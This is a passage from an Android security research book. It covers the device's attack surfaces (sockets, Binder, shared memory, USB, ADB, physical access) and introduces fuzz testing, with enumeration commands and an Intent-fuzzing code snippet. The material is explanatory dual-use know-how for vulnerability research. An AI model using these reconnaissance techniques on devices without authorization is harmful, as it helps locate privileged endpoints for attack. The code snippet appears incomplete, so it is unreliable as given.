
Software running on Android uses various types of sockets to achieve IPC. To understand the full extent of the attack surface exposed by various types of sockets you must first understand how sockets are created. Sockets are created using the `socket` system call. Although various abstractions for creating and managing sockets exist throughout Android, all of them eventually use the `socket` system call. The following excerpt from the Linux manual page shows this system call's function prototype:

```
int socket(int domain, int type, int protocol);
```

The important thing to understand is that creating a socket requires specifying a `domain`, `type`, and `protocol`. The `domain` parameter is most important as its value determines how the `protocol` parameter is interpreted. More detailed information about these parameters, including supported values for each, can be found from the Linux manual page for the `socket` function. Further, it's possible to determine which protocols are supported by an Android device by inspecting the `/proc/net/protocols` file system entry:

```
shell@ghost:/data/local/tmp $ ./busybox wc -l /proc/net/protocols
24 /proc/net/protocols
```

Each of the entries in this file represents an interesting attack surface to explore further. The source code that implements each protocol can be found within the Linux kernel source in the `net` subdirectory.

Common Socket Domains

Most Android devices make extensive use of sockets in the `PF_UNIX`, `PF_INET`, and `PF_NETLINK` domains. Sockets in the `PF_INET` domain are further broken down into those that use the `SOCK_STREAM` and `SOCK_DGRAM` types, which use the TCP and UDP protocols. Detailed information about the status of instances of each type of socket can be obtained via entries in the `/proc/net` directory as depicted in Table 5-2.

Table 5-2: Status Files for Common Socket Domains

SOCKET DOMAIN	STATUS FILE
<code>PF_UNIX</code>	<code>/proc/net/unix</code>
<code>PF_INET (SOCK_STREAM)</code>	<code>/proc/net/tcp</code>
<code>PF_INET (SOCK_DGRAM)</code>	<code>/proc/net/udp</code>
<code>PF_NETLINK</code>	<code>/proc/net/netlink</code>

The first, and most commonly used, socket domain is the `PF_UNIX` domain. Many services expose IPC functionality via sockets in this domain, which

expose endpoints in the file system that can be secured using traditional user, group, and permissions. Because an entry exists in the file system, sockets of this type will appear when using the methods discussed in the “Exploring the File System” section earlier in this chapter.

In addition to traditional `PF_UNIX` domain sockets, Android implements a special type of socket called an *Abstract Namespace Socket*. Several core system services use sockets in this domain to expose IPC functionality. These sockets are similar to `PF_UNIX` sockets but do not contain an entry in the file system. Instead, they are identified only by a string and are usually written in the form `@socketName`. For example, the `/system/bin/debuggerd` program creates an abstract socket called `@android:debuggerd`. These types of sockets are created by specifying a NUL byte as the first character when creating a `PF_UNIX` socket. The characters that follow specify the socket's name. Because these types of sockets do not have a file system entry, they cannot be secured in the same way as traditional `PF_UNIX` sockets. This fact makes abstract socket endpoints an interesting target for further exploration.

Any application that wants to talk to hosts on the Internet uses `PF_INET` sockets. On rare occasions, services and apps use `PF_INET` sockets to facilitate IPC. As shown earlier, this socket domain includes communications that use TCP and UDP protocols. To create this type of socket, a process must have access to the `inet` Android ID (AID). This is due to Android's Paranoid Networking feature that was first discussed in Chapter 2. These types of sockets are especially interesting when used for IPC or to implement a service exposed to the network.

The final common type of socket in Android is the `PF_NETLINK` socket. These types of sockets are usually used to communicate between kernel-space and user-space. User-space processes, such as `/system/bin/vold`, listen for events that come from the kernel and process them. As previously discussed in Chapter 3, the GingerBreak exploit relied on a vulnerability in `vold`'s handling of a maliciously crafted `NETLINK` message. Attack surfaces related to `PF_NETLINK` sockets are interesting because they exist in both kernel-space and privileged user-space processes.

Finding the Code Behind a Socket

On typical Linux systems, you can match processes to sockets using the `lsof` command or the `netstat` command with the `-p` option. Unfortunately, this doesn't work out of the box on Android devices. That said, using a properly built BusyBox binary on a rooted device is able to achieve this task:

```
root@mako:/data/local/tmp # ./busybox netstat -anp | grep /dev/socket/pb
unix 2      [ ]          DGRAM        5361 184/mpdecision
/dev/socket/pb
```

Using the preceding single command, you are able to discover that `/dev/socket/pb` is in use by process ID 184 called `mpdecision`.

In the event that a properly built BusyBox is not available, you can achieve the same task using a simple three-step process. First, you use the specific entries within the `proc` file system to reveal the process that owns the socket:

```
root@mako:/data/local/tmp # ./busybox head -1 /proc/net/unix
Num          RefCount Protocol Flags      Type St Inode Path
root@mako:/data/local/tmp # grep /dev/socket/pb /proc/net/unix
00000000: 00000002 00000000 00000000 0002 01 5361 /dev/socket/pb
```

In this example, you can see the `/dev/socket/pb` entry inside the special `/proc/net/unix` file. The number that appears immediately before the path is the inode number for the file system entry. Using the inode, you can see which process has an open file descriptor for that socket:

```
root@mako:/data/local/tmp # ./busybox ls -l /proc/[0-9]*/fd/* | grep 5361
[...]
lrwx----- 1 root      root                64 Jan  2 22:03 /proc/184/fd/7 ->
socket:[5361]
```

Sometimes this command shows that more than one process is using the socket. Thankfully, it's usually obvious which process is the server in these cases. With the process ID in hand, it's simple to find more information about the process:

```
root@mako:/data/local/tmp # ps 184
USER      PID   PPID  VSIZE  RSS      WCHAN    PC          NAME
root       184    1     7208   492     ffffffff b6ea0908 S /system/bin/mpdecision
```

Regardless of whether you use the BusyBox method or the three-step method, you now know where to start looking.

Sockets represent a significant local attack surface due to the ability to communicate with privileged processes. The kernel-space code that implements various types of sockets might allow privilege escalation. Services and applications in user-space that expose socket endpoints might also allow privilege escalation. These attack surfaces represent an interesting place to look for security issues. By locating the code, you can look more closely at the attack surface and begin your journey toward deeper attack surfaces within.

Binder

The Binder driver, as well as software that relies on it, presents an attack surface that is unique to Android. As previously discussed in Chapter 2 and further explored in Chapter 4, the Binder driver is the basis of Intents that are used to communicate between app-level Android components. The driver itself is implemented in kernel-space and exposes an attack surface via the `/dev/binder` character device. Then, Dalvik applications communicate with one another through several levels of abstraction built on top. Although sending Intents

from native applications is not supported, it is possible to implement a service in native code directly on top of Binder. Because of the many ways Binder can be used, researching deeper attack surfaces might ultimately lead to achieving privilege escalation.

Shared Memory

Although Android devices do not use traditional POSIX shared memory, they do contain several shared memory facilities. As with many things in Android, whether a particular facility is supported varies from one device to the next. As introduced in Chapter 2, Android implements a custom shared memory mechanism called Anonymous Shared Memory, or *ashmem* for short. You can find out which processes are communicating using ashmem by looking at the open file descriptors in the `/proc` file system:

```
root@mako:/data/local/tmp # ./busybox ls -ld /proc/[0-9]*/fd/* | \
grep /dev/ashmem | ./busybox awk -F/ '{print $3}' | ./busybox sort -u
[...]
176
31897
31915
596
686
856
```

In addition to ashmem, other shared memory facilities—for example, Google's pmem, Nvidia's NvMap, and ION—exist on only a subset of Android devices. Regardless of which facility is used, any shared memory used for IPC represents a potentially interesting attack surface.

Baseband Interface

Android smartphones contain a second operating system known as the *baseband*. In some devices the baseband runs on an entirely separate physical central processing unit (CPU). In others, it runs in an isolated environment on a dedicated CPU core. In either situation, the Android operating system must be able to speak to baseband in order to make and receive calls, text messages, mobile data, and other communications that traverse the mobile network. The exposed endpoint, which varies from one device to the next, is considered an attack surface of the baseband itself. Accessing this endpoint usually requires elevated privileges such as to the `radio` user or group. It's possible to determine exactly how the baseband is exposed by looking at the `rild` process. More information about Android's Telephony stack, which abstracts access to the baseband interface, is presented in Chapter 11.

Attacking Hardware Support Services

A majority of Android devices contain myriad peripheral devices. Examples include GPS transceivers, ambient light sensors, and gyroscopes. The Android Framework exposes a high-level API to access information provided by these peripherals to Android applications. These APIs represent an interesting attack surface because data passed to them might be processed by privileged services or even the peripheral itself. The exact architecture for any given peripheral varies from one device to the next. Because of the layers between the API and the peripherals, the exposed API attack surface serves as an excellent example of how deeper attack surfaces lie beneath more shallow ones. A more thorough examination of this set of attack surfaces is beyond the scope of this book.

Physical Attack Surfaces

Attacks that require physically touching a device are said to lie within the physical attack surface. This is in contrast to physical adjacency where the attacker only needs to be within a certain range of the target. Attacking a mobile device using physical access may seem less exotic and easier than other attacks. In fact, most view physical attacks as being impossible to defend against. Consequently, you might feel compelled to categorize these attacks as low severity. However, these attacks can have very serious implications, especially if they can be executed in short periods of time or without the victim knowing.

Over the past few years, researchers discovered several real-world attacks that take advantage of the physical attack surface. Many of the first jailbreaks for iOS devices required a Universal Serial Bus (USB) connection to the device. Additionally, forensic examiners rely heavily on the physical attack surface to either recover data or surreptitiously gain access to a phone. In early 2013, researchers published a report detailing how they discovered public phone charging stations that were launching attacks against select devices to install malware. After it was installed, the malware would attempt to attack host computers when the infected mobile devices were connected to them. These are just some of the many examples of how attacks against the physical attack surface can be more serious than you might initially assume. Physical attacks aren't as contrived as you might've first thought!

In order to further classify this category, we consider several criteria. First, we decide whether it is acceptable to dismantle the target device. Taking a device apart is not desirable because it carries a risk of causing damage. Still, attacks of this nature can be powerful and should not be ruled out. Next, we examine the possibilities that do not require disassembling the device. These attack vectors include any peripheral access, such as USB ports and expandable storage media

(usually microSD) slots. The rest of this section discusses these attack vectors and the attack surfaces beneath them.

Dismantling Devices

Disassembling a target device enables attacks against the very hardware that powers it. Many manufacturers assume the esoteric nature of computer hardware and electrical engineering is enough to protect a device. Because probing the attack surface exposed by dismantling an Android device requires niche skills and/or specialized hardware, manufacturers typically do not adequately protect the hardware. It is therefore very advantageous to learn about some of the physical attack surface exposed by just opening many devices. Opening a hardware device often reveals:

- Exposed serial ports, which allow for receiving debug messages or, in some cases, providing shell access to the device
- Exposed JTAG debug ports, which enable debugging, flashing, or accessing the firmware of a device

In the rare event that an attacker does not find these common interfaces, other attacks are still possible. It is a very practical and real attack is to physically remove flash memory or the core CPU (which often contains internal flash). Once removed, an attacker can easily read the boot loader, boot configuration, and full flash file-system off of the device. These are only a handful of attacks that can be executed when an attacker has possession of a device.

Fortunately for you, this book does not just mention these things generally as many other books have. Instead, this book demonstrates how we have employed these techniques in Chapter 13. We will not delve into these physical attacks much further in this chapter.

USB

USB is the standard wired interface for Android devices to interact with other devices. Although iPhones have proprietary Apple connectors, most Android devices have standard micro USB ports. As the primary wired interface, USB exposes several different kinds of functionality that directly relate to the versatility of Android devices.

Much of this functionality depends on the device being in a particular mode or having certain settings enabled in the device's configuration. Commonly supported modes include ADB, fastboot, download mode, mass storage, media device, and tethering. Not all devices support all modes. Some devices enable some modes, such as mass storage or Media Transfer Protocol (MTP) mode, by

default. Other USB modes, such as fastboot and download mode, depend on holding certain key combinations at boot. Further, some devices have a menu that enables you select which mode to enter after the USB device is connected. Figure 5-7 shows the USB connection type menu from an HTC One V.




Figure 5-7: HTC One V USB Mode Menu

The exact attack surfaces exposed depends on which mode the device is in or which features are enabled. For all modes, drivers in the boot loader or Linux kernel support the USB hardware. On top of those drivers, additional software handles communicating using the protocols specific to each particular type of functionality. Prior to Android 4.0, many devices use mass storage mode by default. That said, some devices require enabling mass storage mode explicitly by clicking a button on the screen. Android 4.x and later removed support for mass storage mode entirely. It was clunky and required unmounting the `/sdcard` partition from the device while the host machine was accessing it. Instead, later devices use MTP mode by default.

Enumerating USB Attack Surfaces

In literature, a USB device is often referred to as a *function*. That is, it is a device that provides some added functionality to the system. In reality, a single USB

device could have many different functions. Each USB device has one or more *configurations*, which in turn have at least one *interface*. An interface specifies the collection of *endpoints* that represent the means of communicating with a particular function. Data flows to or from an endpoint only in one direction. If a device function requires bidirectional communications it will define at least two endpoints.

Tools like `lsusb` and the `libusb` library enable us to further enumerate the attack surface exposed by a USB device from the host to which it is connected. The `lsusb` tool is capable of displaying detailed information about the interfaces and endpoints supported by a device. The following excerpt shows the interface and endpoints for ADB on an HTC One X+:

```
dev:~# lsusb -v -d 0bb4:0dfc
Bus 001 Device 067: ID 0bb4:0dfc High Tech Computer Corp.
Device Descriptor:
[...]
  idVendor           0x0bb4 High Tech Computer Corp.
  idProduct          0x0dfc
  bcdDevice          2.32
  iManufacturer      2 HTC
  iProduct            3 Android Phone
[...]
  bNumConfigurations  1
  Configuration Descriptor:
[...]
    bNumInterfaces    3
[...]
      Interface Descriptor:
[...]
        bNumEndpoints  2
        bInterfaceClass 255 Vendor Specific Class
        bInterfaceSubClass 66
        bInterfaceProtocol 1
        iInterface      0
        Endpoint Descriptor:
          bLength        7
          bDescriptorType 5
          bEndpointAddress 0x83 EP 3 IN
          bmAttributes    2
            Transfer Type Bulk
            Synch Type    None
            Usage Type    Data
[...]
          Endpoint Descriptor:
            bLength        7
            bDescriptorType 5
```

```
bEndpointAddress      0x03  EP 3 OUT
bmAttributes           2
  Transfer Type        Bulk
  Synch Type           None
  Usage Type           Data
[...]
```

You can then communicate with individual endpoints with `libusb`, which also has bindings for several high-level languages like Python and Ruby.

Android devices support multiple functions simultaneously on a single USB port. This support is called Multifunction Composite Gadget, and the software behind it is called the Gadget Framework. On a device, you can often find more information about supported USB modes from the `init` configuration files. For example, the Nexus 4 has a file called `/init.mako.usb.rc` that details all the possible mode combinations along with their associated vendor and product ids. The following is the entry for the default mode:

```
on property:sys.usb.config=mtp
    stop adbd
    write /sys/class/android_usb/android0/enable 0
    write /sys/class/android_usb/android0/idVendor 18D1
    write /sys/class/android_usb/android0/idProduct 4EE1
    write /sys/class/android_usb/android0/bDeviceClass 0
    write /sys/class/android_usb/android0/bDeviceSubClass 0
    write /sys/class/android_usb/android0/bDeviceProtocol 0
    write /sys/class/android_usb/android0/functions mtp
    write /sys/class/android_usb/android0/enable 1
    setprop sys.usb.state ${sys.usb.config}
```

The preceding excerpt tells `init` how to react when someone sets the `sys.usb.config` property to `mtp`. In addition to stopping the ADB daemon, `init` also reconfigures the Gadget Framework through `/sys/class/android_usb`.

Additionally, you can find information about how the Android Framework manages USB devices within the AOSP repository. The following excerpt shows the various modes Android supports within the `frameworks/base` project:

```
dev:~/android/source/frameworks/base$ git grep USB_FUNCTION_
core/java/android/hardware/usb/UsbManager.java:57:      * <li> {@link
#USB_FUNCTION_MASS_STORAGE} boolean extra indicating whether the
core/java/android/hardware/usb/UsbManager.java:59:      * <li> {@link
#USB_FUNCTION_ADB} boolean extra indicating whether the
core/java/android/hardware/usb/UsbManager.java:61:      * <li> {@link
#USB_FUNCTION_RNDIS} boolean extra indicating whether the
core/java/android/hardware/usb/UsbManager.java:63:      * <li> {@link
#USB_FUNCTION_MTP} boolean extra indicating whether the
core/java/android/hardware/usb/UsbManager.java:65:      * <li> {@link
#USB_FUNCTION_PTP} boolean extra indicating whether the
core/java/android/hardware/usb/UsbManager.java:67:      * <li> {@link
```

```
#USB_FUNCTION_PTP} boolean extra indicating whether the
core/java/android/hardware/usb/UsbManager.java:69:      * <li> {@link
#USB_FUNCTION_AUDIO_SOURCE} boolean extra indicating whether the
```

Digging deeper into the set of attack surfaces exposed over USB depends on the precise functionality and protocols supported by the various interfaces. Doing so is beyond the scope of this chapter, but Chapter 6 takes a closer look at one such interface: Media Transfer Protocol (MTP).

ADB

Android devices that are used for development often have USB debugging enabled. This starts the ADB daemon, which allows executing commands with special privileges on an Android device. On many devices, especially those running versions of Android before 4.2.2, no authentication is required to access the ADB shell. Further, the T-Mobile HTC One with software version 1.27.531.11 exposed ADB with no authentication by default and did not allow disabling it. As you can imagine, this kind of access to a device makes some very interesting attacks easy to accomplish.

Researchers such as Kyle Osborn, Robert Rowley, and Michael Müller demonstrated several different attacks that leveraged ADB access to a device. Robert Rowley presented about “Juice Jacking” attacks at several conferences. In these attacks, an attacker creates a charging station that can surreptitiously download a victim’s data or potentially install malicious software on their device. Although Rowley’s kiosk only educated the public about these threats, a malicious actor may not be so kind. Kyle Osborn, and later Michael Müller, created tools to download a victim’s data using ADB. Kyle Osborn’s tool was specifically designed to run on the attacker’s Android device to enable what’s known as a “physical drive-by” attack. In this attack, the attacker connects her device to the victim’s device when the victim leaves it unattended. Stealing the most sensitive data on a device takes only a few moments and makes this attack surprisingly effective. Thankfully, later versions of Android added authentication by default for ADB. This effectively mitigates these types of attacks, but does not eliminate the ADB attack surface entirely.

Other Physical Attack Surfaces

Although USB is the most ubiquitous physical attack surface exposed on Android devices, it is not the only one. Other physical attack surfaces include SIM Cards (for smartphones), SD Cards (for devices that support expandable storage), HDMI (for devices with such ports), exposed test points, docking connectors, and so on. Android contains support for all of these interfaces by way of various types of software range from kernel drivers to Android Framework APIs. Exploring

the attack surfaces beneath these interfaces is beyond the scope of this chapter and is left as an exercise to the interested reader.

Third-Party Modifications

As discussed in Chapter 1, several parties involved in creating Android devices modify various parts of the system. In particular, OEMs tend to make extensive changes as part of their integration process. The changes made by OEMs are not limited to any one area, but instead tend to be sprinkled throughout. For example, many OEMs bundle particular applications in their builds, such as productivity tools. Many even implement features of their own inside the Android Framework, which are then used elsewhere in the system. All of these third-party modifications can, and often do, increase the attack surface of a given device.

Determining the full extent and nature of these changes is a difficult and mostly manual process. The general process involves comparing a live device against a Nexus device. As previously mentioned in Chapter 2, most devices host many running processes that do not exist in vanilla Android. Comparing output from the `ps` command and file system contents between the two devices will show many of the differences. The `init` configuration files are also useful here. Examining changes to the Android Framework itself will require specialized tools for dealing with Dalvik code. When differences are located, discovering the additional attack surface that such software introduces is quite an undertaking, usually requiring many hours of reverse engineering and analysis.

Summary

This chapter explored all of the various ways that Android devices can be attacked. It discussed how the different properties of applicable attack vectors and attack surfaces help prioritize research efforts.

By breaking Android's attack surfaces into four high-level categories based on access complexities, this chapter drilled deeper into the underlying attack surfaces. It covered how different types of adjacency can influence what kinds of attacks are possible.

This chapter also discussed known attacks and introduced tools and techniques that you can use to explore Android's attack surface further. In particular, you learned how to identify exposed endpoints such as network services, local IPC facilities, and USB interfaces on an Android device.

Because of the sheer size of the Android code base, it is impossible to exhaustively examine Android's entire attack surface in this chapter. As such, we

encourage you to apply and extend the methods presented in this chapter to explore further.

The next chapter expands upon the concepts in this chapter by further exploring several specific attack surfaces. It shows how you can find vulnerabilities by applying a testing methodology known as fuzzing.

Finding Vulnerabilities with Fuzz Testing

Fuzz testing, or *fuzzing* for short, is a method for testing software input validation by feeding it intentionally malformed input. This chapter discusses fuzzing in great detail. It introduces you to the origins of fuzzing and explains the nuances of various associated tasks. This includes target identification, crafting inputs, system automation, and monitoring results. The chapter introduces you to the particulars of fuzzing on Android devices. Finally, it walks you through three fuzzers tested during the writing of this book, each with their own approaches, challenges, and considerations. These serve as examples of just how easy it is to find bugs and security vulnerabilities with fuzzing. After reading this chapter, you will understand fuzzing well enough to apply the technique to uncover security issues lurking in the Android operating system.

Fuzzing Background

Fuzz testing has a long history and has been proven effective for finding bugs. It was originally developed by Professor Barton Miller at the University of Wisconsin—Madison in 1988. It started as a class project to test various UNIX system utilities for faults. However, in the modern information security field it serves as a way for security professionals and developers to audit the input validation of software. In fact, several prominent security researchers have

written books entirely focused on the subject. This simple technique has led to the discovery of numerous bugs in the past, many of which are security bugs.

The basic premise of fuzz testing is that you use automation to exercise as many code paths as is feasible. Processing a large number of varied inputs causes branch conditions to be evaluated. Each decision might lead to executing code that contains an error or invalid assumption. Reaching more paths means a higher likelihood to discover bugs.

There are many reasons why fuzzing is popular in the security research community. Perhaps the most attractive property of fuzz testing is its automated nature. Researchers can develop a fuzzer and keep it running while they go about various other tasks such as auditing or reverse engineering. Further, developing a simple fuzzer requires minimal time investment, especially when compared with manual binary or source code review. Several fuzzing frameworks exist that further reduce the amount of effort needed to get started. Also, fuzzing finds bugs that are overlooked during manual review. All of these reasons indicate that fuzzing will remain useful for the long term.

Despite its advantages, fuzz testing is not without drawbacks. Most notably, fuzzing only finds defects (bugs). Classifying an issue as a security issue requires further analysis on the part of the researcher and is covered further in Chapter 7. Beyond classification, fuzzing also has limitations. Consider fuzzing a 16-byte input, which is tiny in comparison to most common file formats. Because each byte can have 255 possible values, the entire input set consists of 319,626,579,315,078,487,616,775,634,918,212,890,625 possible values. Testing this enormous set of possible inputs is completely infeasible with modern technology. Finally, some issues might escape detection despite vulnerable code being executed. One such example is memory corruption that occurs inside an unimportant buffer. Despite these drawbacks, fuzzing remains tremendously useful.

Compared to the larger information security community, fuzzing has received relatively little attention within the Android ecosystem. Although several people have openly discussed interest in fuzzing on Android, very few have talked openly about their efforts. Only a handful of researchers have publicly presented on the topic. Even in those presentations, the fuzzing was usually focused only on a single, limited attack surface. Further, none of the fuzzing frameworks that exist at the time of this writing address Android directly. In the grand scheme of things, the vast attack surface exposed on Android devices seems to have been barely fuzzed at all.

In order to successfully fuzz a target application, four tasks must be accomplished:

- Identifying a target
- Generating inputs
- Test-case delivery
- Crash monitoring

The first task is identifying a target. The remaining three tasks are highly dependent on the first. After a target has been selected, you can accomplish input generation in a variety of ways, be it mutating valid inputs or producing inputs in their entirety. Then the crafted inputs must be delivered to the target software depending on the chosen attack vector and attack surface. Finally, crash monitoring is instrumental for identifying when incorrect behavior manifests. We discuss these four tasks in further detail in the following sections: “Identifying a Target,” “Crafting Malformed Inputs,” “Processing Inputs,” and “Monitoring Results.”

Identifying a Target

Selecting a target is the first step to crafting an effective fuzzer. Although a random choice often suffices when pressed for time, careful selection involves taking into account many different considerations. A few techniques that influence target selection include analyzing program complexity, ease of implementation, prior researcher experience, attack vectors, and attack surfaces. A familiar, complex program with an easy-to-reach attack surface is the ideal target for fuzzing. However, expending extra effort to exercise attack surfaces that are more difficult to reach may find bugs that would be otherwise missed. The level of effort invested into selecting a target is ultimately up to the researcher, but at a minimum attack vectors and attack surface should be considered. Because Android’s attack surface is very large, as discussed in Chapter 5, there are many potential targets that fuzzing can be used to test.

Crafting Malformed Inputs

Generating inputs is the part of the fuzzing process that has the most variations. Recall that exploring the entire input set, even for only 16 bytes, is infeasible. Researchers use several different types of fuzzing to find bugs in such a vast input space. Classifying a fuzzer primarily comes down to examining the methods used to generate inputs. Each type of fuzzing has its own pros and cons and tends to yield different results. In addition to the types of fuzzing, there are two distinct approaches to generating input.

The most popular type of fuzzing is called *dumb-fuzzing*. In this type of fuzzing, inputs are generated without concern for the semantic contents of the input. This offers quick development time because it does not require a deep understanding of the input data. However, this also means that analyzing a discovered bug requires more effort to understand the root cause. Essentially, much of the research costs are simply delayed until after potential security issues are found. When generating inputs for dumb-fuzzing, security researchers apply various *mutation* techniques to existing, valid inputs. The most common mutation involves changing random bytes in the input data to random values.

Surprisingly, mutation-based dumb-fuzzing has uncovered an extremely large number of bugs. It's no surprise why it is the most popular type of fuzzing.

Smart-fuzzing is another popular type of fuzz testing. As its name implies, smart-fuzzing requires applying intelligence to input generation. The amount of intelligence applied varies from case to case, but understanding the input's data format is paramount. Although it requires more initial investment, smart-fuzzing benefits from a researcher's intuition and output from analysis. For example, learning the code structure of a parser can immensely improve code coverage while eliminating unnecessarily traversing uninteresting code paths. Although mutation can still be used, smart-fuzzing typically relies on *generative* methods in which inputs are generated entirely from scratch, usually using a custom program or a grammar based on the input data format. Arguably, a smart-fuzzer is more likely to discover security bugs than a dumb-fuzzer, especially for more mature targets that stand up to a dumb-fuzzer.

Although there are two main types of fuzzing, nothing prevents using a hybrid approach. Combining these two approaches has the potential to generate inputs that would not be generated with either of the approaches alone. Parsing an input into data structures and then mutating it at different logical layers can be a powerful technique. A good example of this is replacing one or several HTML nodes in a DOM tree with a generated subtree. A hybrid approach using parsers enables limiting fuzzing to hand-selected fields or areas within the input.

Regardless of the type of fuzzing, researchers use a variety of techniques to increase effectiveness when generating inputs. One trick prioritizes integer values known to cause issues, such as large powers of two. Another technique involves focusing mutation efforts on input data that is likely to cause issues and avoiding those that aren't. Modifying message integrity data or expected magic values in an input achieves shallow code coverage. Also, context-dependent length values may need to be adjusted to pass sanity checks within the target software. A failure to account for these types of pitfalls means wasted tests, which in turn means wasted resources. These are all things a fuzzer developer must consider when generating inputs to find security bugs.

Processing Inputs

After crafting malformed inputs, the next task is to process your inputs with the target software. After all, not processing inputs means not exercising the target code, and that means not finding bugs. Processing inputs is the foundation for the largest advantage of fuzzing: automation. The goal is simply to automatically and repeatedly deliver crafted inputs to the target software.

Actual delivery methods vary depending on the attack vector being targeted. Fuzzing a socket-based service requires sending packets, potentially requiring session setup and teardown. Fuzzing a file format requires writing out the crafted input file and opening it. Looking for client-side vulnerabilities may even

require automating complex user interactions, such as opening an e-mail. These are just a few examples. Almost any communication that relies on a network has the potential to expose vulnerability. Many more attack patterns exist, each with their own input processing considerations.

Similar to generating inputs, several techniques exist for increasing efficiency when processing inputs. Some fuzzers fully simulate an attack by delivering each input just as an attacker would. Others process inputs at lower levels in the call stack, which affords a significant performance increase. Some fuzzers aim to avoid writing to slow persistent storage, instead opting to remain memory resident only. These techniques can greatly increase test rates, but they do come at a price. Fuzzing at lower levels adds assumptions and may yield false positives that aren't reproducible when delivered in an attack simulation. Unfortunately, these types of findings are not security issues and can be frustrating to deal with.

Monitoring Results

The fourth task in conducting effective fuzz testing is monitoring test results. Without keeping an eye out for undesirable behavior, it is impossible to know whether you have discovered a security issue. A single test could elicit a variety of possible outcomes. A few such outcomes include successful processing, hangs, program or system crashes, or even permanent damage to the test system. Not anticipating and properly handling bad behavior can cause your fuzzer to stop running, thereby taking away from the ability to run it without you present. Finally, recording and reporting statistics enables you to quickly determine how well your fuzzer is doing.

Like input crafting and processing, many different monitoring options are available. A quick-and-dirty option is just to monitor system log files for unexpected events. Services often stop responding or close the connection when they crash during fuzzing. Watching for such events is another way of monitoring testing. You can employ a debugger to obtain granular information—such as register values—when crashes occur. It's also possible to utilize instrumentation tools, such as `valgrind`, to watch for specific bad behaviors. API hooking is also useful, especially when fuzzing for non-memory-corruption vulnerabilities. If all else fails, you could create custom hardware and software to overcome almost any monitoring challenge.

Fuzzing on Android

Fuzz testing on Android devices is much like fuzzing on other Linux systems. Familiar UNIX facilities—including `ptrace`, pipes, signals, and other POSIX standard concepts—prove themselves useful. Because the operating system handles process isolation, there is relatively little risk that fuzzing a particular

program will have adverse effects on the system as a whole. These facilities also offer opportunities to create advanced fuzzers with integrated debuggers and more. Still, Android devices do present some challenges.

Fuzzing, and software testing in general, is a complex subject. There are many moving pieces, which means there are many opportunities for things to go awry. On Android, the level of complexity is heightened by facilities not present on regular Linux systems. Hardware and software watchdogs may reboot the device. Also, Android's application of the principle of least privilege leads to various programs depending on each other. Fuzzing a program that other programs depend on can cause multiple processes to crash. Further still, dependencies on functionality implemented in the underlying hardware, such as video decoding, can cause the system to lock-up or programs to malfunction. When these situations arise, they often cause fuzzing to halt. These problems must be accounted for when developing a robust fuzzer.

Beyond the various continuity complications that arise, Android devices present another challenge: performance. Most devices that run Android are significantly slower than traditional x86 machines. The emulator provided in the Android Software Development Kit (SDK) usually runs slower than physical devices, even when running on a host using top-of-the-line hardware. Although a sufficiently robust and automated fuzzer runs well unattended, decreased performance limits efficiency.

Apart from raw computational performance, communications speeds also cause issues. The only channels available on most Android devices are USB and Wi-Fi. Some devices do have accessible serial ports, but they are even slower. None of these mechanisms perform particularly well when transferring files or issuing commands regularly. Further, Wi-Fi can be downright painful to use when an ARM device is in a reduced power mode, such as when its screen is off. Due to these issues, it is beneficial to minimize the amount of data transferred back and forth from the device.

Despite these performance issues, fuzzing on a live Android device is still better than fuzzing on the emulator. As mentioned previously, physical devices often run a build of Android that has been customized by the original equipment manufacturer (OEM). If the code being targeted by a fuzzer has been changed by the manufacturer, the output of a fuzzer could be different. Even without changes, physical devices have code that is simply not present on an emulator image, such as drivers for peripherals, proprietary software, and so on. While fuzzing results may be limited to a particular device or device family, it is simply insufficient to fuzz on the emulator.

Fuzzing Broadcast Receivers

As discussed in Chapter 4, Broadcast Receivers and other interprocess communication (IPC) endpoints are valid input points in applications, and their security and robustness is often overlooked. This is true for both third-party applications and official Android components. This section introduces a very rudimentary, very dumb fuzzing of Broadcast Receivers: null Intent fuzzing. This technique materialized by way of iSEC Partners' `IntentFuzzer` application, released circa 2010. Though not popularized or highlighted too much beyond the initial release of that application, this approach can help to quickly identify juicy targets and guide additional, more focused, and more intelligent fuzzing efforts.

Identifying a Target

First, you need to identify which Broadcast Receivers are registered, which you can do either for a single target application or system wide. You can identify a single target application programmatically by using the `PackageManager` class to query for installed apps and their respective exported receivers, as demonstrated by this slightly modified snippet from `IntentFuzzer`:

```
protected ArrayList<ComponentName> getExportedComponents() {
    ArrayList<ComponentName> found = new ArrayList<ComponentName>();
    PackageManager pm = getPackageManager();
    for (PackageInfo pi : pm
        .getInstalledPackages(PackageManager.GET_DISABLED_COMPONENTS
            | PackageManager.GET_RECEIVERS) {
        PackageItemInfo items[] = null;
        if (items != null)
            for(PackageItemInfo pii : items)
                found.add(new ComponentName(pi.packageName, pii.name));
    }
    return found;
}
```

The `getPackageManager` method returns a `PackageManager` object, `pm`. Next, `getInstalledPackages` is called, filtering only for enabled Broadcast Receivers, and the package name and component name are stored in the `found` array.

Alternatively, you can use Drozer to enumerate Broadcast Receivers on a target device, or for a specific application, much as was shown in Chapter 4. The following excerpt lists broadcast receivers system wide and for the single application `com.yougetitback.androidapplication.virgin.mobile`.


```
dz> run app.broadcast.info
Package: android
  Receiver: com.android.server.BootReceiver
    Permission: null
  Receiver: com.android.server.MasterClearReceiver
    Permission: android.permission.MASTER_CLEAR

Package: com.amazon.kindle
  Receiver: com.amazon.kcp.redding.MarketReferralTracker
    Permission: null
  Receiver: com.amazon.kcp.recommendation.CampaignWebView
    Permission: null
  Receiver: com.amazon.kindle.StandaloneAccountAddTracker
    Permission: null
  Receiver: com.amazon.kcp.reader.ui.StandaloneDefinitionContainerModule
    Permission: null
...

dz> run app.broadcast.info -a \
com.yougetitback.androidapplication.virgin.mobile
Package: com.yougetitback.androidapplication.virgin.mobile
  Receiver: com.yougetitback.androidapplication.settings.main.Entranc...
    Permission: android.permission.BIND_DEVICE_ADMIN
  Receiver: com.yougetitback.androidapplication.MyStartupIntentReceiver
    Permission: null
  Receiver: com.yougetitback.androidapplication.SmsIntentReceiver
    Permission: null
